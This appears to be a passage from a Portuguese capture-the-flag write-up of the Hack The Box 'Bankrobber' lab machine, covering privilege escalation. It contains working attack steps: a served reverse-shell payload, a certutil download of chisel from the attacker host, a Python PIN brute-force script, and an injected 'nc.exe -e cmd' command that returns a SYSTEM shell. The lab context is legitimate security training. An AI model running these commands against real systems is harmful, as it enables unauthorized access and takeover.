Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.154 - - [13/Sep/2021 15:02:05] "GET /rce.js HTTP/1.1" 200 -
10.10.10.154 - - [13/Sep/2021 15:02:06] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.154 - - [13/Sep/2021 15:02:06] "GET /nc.exe HTTP/1.1" 200 -

(JavaliMZ@kali)~/C/H/exploits-$ sudo rlrwrap nc -lvnp 443
[sudo] password for javali:
Listening on 0.0.0.0 443
Connection received on 10.10.10.154 50383
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.

whoami
whoami
bankrobber\cortin

C:\xampp\htdocs\admin>
```

PrivEsc

Depois de um café, vamos enumerar um pouco a máquina.

```
netstat -ano
```

```
netstat -ano
netstat -ano

Active Connections

Proto Local Address           Foreign Address         State       PID
TCP   0.0.0.0:80               0.0.0.0:0               LISTENING   1812
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING   752
TCP   0.0.0.0:443              0.0.0.0:0               LISTENING   1812
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING   4
TCP   0.0.0.0:910              0.0.0.0:0               LISTENING   1592
TCP   0.0.0.0:3306              0.0.0.0:0               LISTENING   836
TCP   0.0.0.0:49664            0.0.0.0:0               LISTENING   468
TCP   0.0.0.0:49665            0.0.0.0:0               LISTENING   912
TCP   0.0.0.0:49666            0.0.0.0:0               LISTENING   864
TCP   0.0.0.0:49667            0.0.0.0:0               LISTENING   1424
TCP   0.0.0.0:49668            0.0.0.0:0               LISTENING   596
TCP   0.0.0.0:49669            0.0.0.0:0               LISTENING   604
TCP   10.10.10.154:139         0.0.0.0:0               LISTENING   4
TCP   10.10.10.154:50383       10.10.14.9:443          ESTABLISHED 3820
TCP   10.10.10.154:50384       10.10.14.9:443          ESTABLISHED 2940
TCP   10.10.10.154:50397       10.10.14.9:443          ESTABLISHED 1988
TCP   127.0.0.1:3306           127.0.0.1:50379         ESTABLISHED 836
TCP   127.0.0.1:3306           127.0.0.1:50380         ESTABLISHED 836
TCP   127.0.0.1:3306           127.0.0.1:50393         FIN_WAIT_2  836
TCP   127.0.0.1:3306           127.0.0.1:50394         ESTABLISHED 836
TCP   127.0.0.1:50379         127.0.0.1:3306          ESTABLISHED 3120
TCP   127.0.0.1:50380         127.0.0.1:3306          ESTABLISHED 3120
TCP   127.0.0.1:50386         127.0.0.1:3306          TIME_WAIT   0
TCP   127.0.0.1:50386         127.0.0.1:3306          TIME_WAIT   0
```

Existe uma porta nova, que não existia no NMAP, por estar bloqueado a nível de firewall para se poder operar apenas por localhost. Porta 910!

```
tasklist
```

```
tasklist
tasklist

Image Name                PID Session Name        Session#    Mem Usage
=====
System Idle Process        0
System                     4
smss.exe                   288
csrss.exe                   364
wininit.exe                468
csrss.exe                   476
winlogon.exe               544
services.exe               596
lsass.exe                   604
svchost.exe                 688
svchost.exe                 752
dwm.exe                     844
svchost.exe                 864
svchost.exe                 912
svchost.exe                 920
svchost.exe                 976
svchost.exe                 356
svchost.exe                 1028
vm3dservice.exe            1052
svchost.exe                 1236
svchost.exe                 1292
spoolsv.exe                 1424
svchost.exe                 1556
bankv2.exe                  1592
xampp-control.exe           1764
svchost.exe                 1868
svchost.exe                 1968
vmttoolsd.exe               2024
VCAuthService.exe          2040
```

Através do PID, verificamos que o programa que está a ocupar esta porta é o bankv2.exe.

poderíamos tratar de fazer o download do programa para verificar o que faz e tratar de encontrar um possível BufferOverflow, mas em primeiro lugar, quero saber o que está a fazer neste momento...

Para ser mais comodo, vou fazer um PortForwarding desta porta 910 para a minha porta 910 da minha máquina kali.

Para isso, irei utilizar o chisel do jpillora (<https://github.com/jpillora/chisel/releases>)

Enviar o chisel windows para a máquina alvo, e guarda a versão linux na minha máquina

```
wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_amd64.gz
wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_windows_amd64.gz

mv chisel_1.7.6_linux_amd64.gz chisel.elf.gz
```

```
mv chisel_1.7.6_windows_amd64.gz chisel.exe.gz

gunzip *.gz

sudo su
chisel.elf server --reverse -p 8008

# Target Machine
certutil -urlcache -f http://10.10.14.19/chisel.exe
chisel.exe client 10.10.14.9:8008 R:910:127.0.0.1:910
```

```
(JavaliMZ@kali)~[~/C/H/exploits]~$ sudo su
(JavaliMZ@kali)~[~/h/j/C/H/exploits]~$ # chisel.elf server --reverse -p 8008
2021/09/13 15:13:00 server: Reverse tunnelling enabled
2021/09/13 15:13:00 server: Fingerprint Yi/y/As/5rfwaaidpkYRLzLLD/h4gGaqeLjeMhEollw=
2021/09/13 15:13:00 server: Listening on http://0.0.0.0:8008
2021/09/13 15:15:50 server: session#1: tun: proxy#R:910=>910: Listening

Δ HTB - Bankrobber ▶ 10.10.14.9 ▶ 10.10.10.154 ▶ 1 nc 443 ▶ 2 chisel server ▶ 3
```

A partir de agora, a porta 910 da minha máquina local kali é igual á da máquina alvo.

Se usarmos um simples nc, dá para ver o que se lá passa:

```
(JavaliMZ@kali)~[~/C/HackTheBox]~$ nc 127.0.0.1 910
nc: missing port number

(JavaliMZ@kali)~[~/C/HackTheBox]~$ nc 127.0.0.1 910
-----
Internet E-Coin Transfer System
International Bank of Sun church
v0.1 by Gio & Cneeliz
-----
Please enter your super secret 4 digit PIN code to login:
[$] 0000
[!] Access denied, disconnecting client...
```

Está protegido por um PIN. Como está na nossa máquina, e sempre que tento um PIN, o programa apenas se fecha e está pronto para outra, vou fazer brute force nele!!

```
import socket
import sys
from pwn import log

def tryPin(pin, p1):
    p1.status(f"Testando com PIN {pin.strip()}")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("127.0.0.1", 910))
    s.recv(4096)
    s.send(bytes(pin.encode()))
    msg = s.recv(4096).decode()

    if not "Access denied" in msg:
        p1.success(f"PIN encontrado. O PIN correcto é o: {pin.strip()}")
        sys.exit(0)

def getListOfPins():
    pins = []
    for first_num in range(0,10):
        for second_num in range(0,10):
            for third_num in range(0,10):
                for fourth_num in range(0,10):
                    pin = str(first_num) + str(second_num) + str(third_num) + str(fourth_num)
                    pins.append(pin + "\n")
    return pins

def main():
    p1 = log.progress("Brute Force")
    pins = getListOfPins()
    for pin in pins:
        tryPin(pin, p1)

main()
```

Com esse simples script, vou testando todos os PINs até que me reporta qual é:

```
(JavalimZ@kali)-[~/C/H/exploits]-$ nc 127.0.0.1 910
-----
Internet E-Coin Transfer System
International Bank of Sun church
                                     v0.1 by Gio & Cneeliz
-----
Please enter your super secret 4 digit PIN code to login:
[$] 0021
[$] PIN is correct, access granted!
-----
Please enter the amount of e-coins you would like to transfer:
[$] 1
[$] Transferring $1 using our e-coin transfer application.
[$] Executing e-coin transfer tool: C:\Users\admin\Documents\transfer.exe
[$] Transaction in progress, you can safely disconnect...
```

A partir daí, deu para perceber que, em vez de colocar um valor de transferência, se puser montes de caracteres, estou a reescrever a parte que dizia "[\\$] Executing e-coin transfer tool: C:\Users\admin\Documents\transfer.exe". E visto que este caminho é de "admin", pode-se assumir que essa ferramenta será executada com privilégios de administrador... Não esquecer de preparar o nc em modo de escuta.

[illegible]

Dá para tentar reescrever o commando que é suposto aparecer ali, para ver o que acontece. Depois de perceber quantos caracteres são precisos para reescrever o comando (32 caracteres), é só concatenar a essas 32 caracteres, um comando nosso:

```
(JavalinZ@kali)-[~/C/H/exploits]-$ python3 -c 'print("A" * 32 + "C:\\Users\\Cortin\\AppData\\Local\\Temp\\nc.exe -e cmd 10.10.14.9 444")'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAC: \\Users\\Cortin\\AppData\\Local\\Temp\\nc.exe -e cmd 10.10.14.9 444

(JavalinZ@kali)-[~/C/H/exploits]-$ python3 -c 'print("A" * 32 + "C:\\Users\\Cortin\\AppData\\Local\\Temp\\nc.exe -e cmd 10.10.14.9 444")' into_cli

(JavalinZ@kali)-[~/C/H/exploits]-$ nc 127.0.0.1 910

-----
Internet E-Coin Transfer System
International Bank of Sun church
                                v0.1 by Gio & Cneeliz
-----

Please enter your super secret 4 digit PIN code to login:
[$] 0021
[$] PIN is correct, access granted!

-----

Please enter the amount of e-coins you would like to transfer:
[$] AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC: \\Users\\Cortin\\AppData\\Local\\Temp\\nc.exe -e cmd 10.10.14.9 444
[$] Transferring $AAAAAAAAAAAAAAAAAAAAAAAAAAAAAC: \\Users\\Cortin\\AppData\\Local\\Temp\\nc.exe -e cmd 10.10.14.9 444 using our e-coin transfer application.
[$] Executing e-coin transfer tool: C:\\Users\\Cortin\\AppData\\Local\\Temp\\nc.exe -e cmd 10.10.14.9 444

[$] Transaction in progress, you can safely disconnect...
```

Isto não é bem um BufferOverflow, mas a base é a mesma. Reescrever uma instrução.

```
(JavaliMZ@kali)-[~/C/HackTheBox]-$ sudo rlrwrap nc -lvnp 444
Listening on 0.0.0.0 444
Connection received on 10.10.10.154 49734
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.

whoami
whoami
nt authority\system

C:\Windows\system32>
```

As flags estão sempre no mesmo sítio...

```
type C:\Users\Cortin\Desktop\user.txt
#> f635346600876a43441cf1.....
type C:\Users\admin\Desktop\root.txt
#> aa65d8e6216585ea636eb0.....
```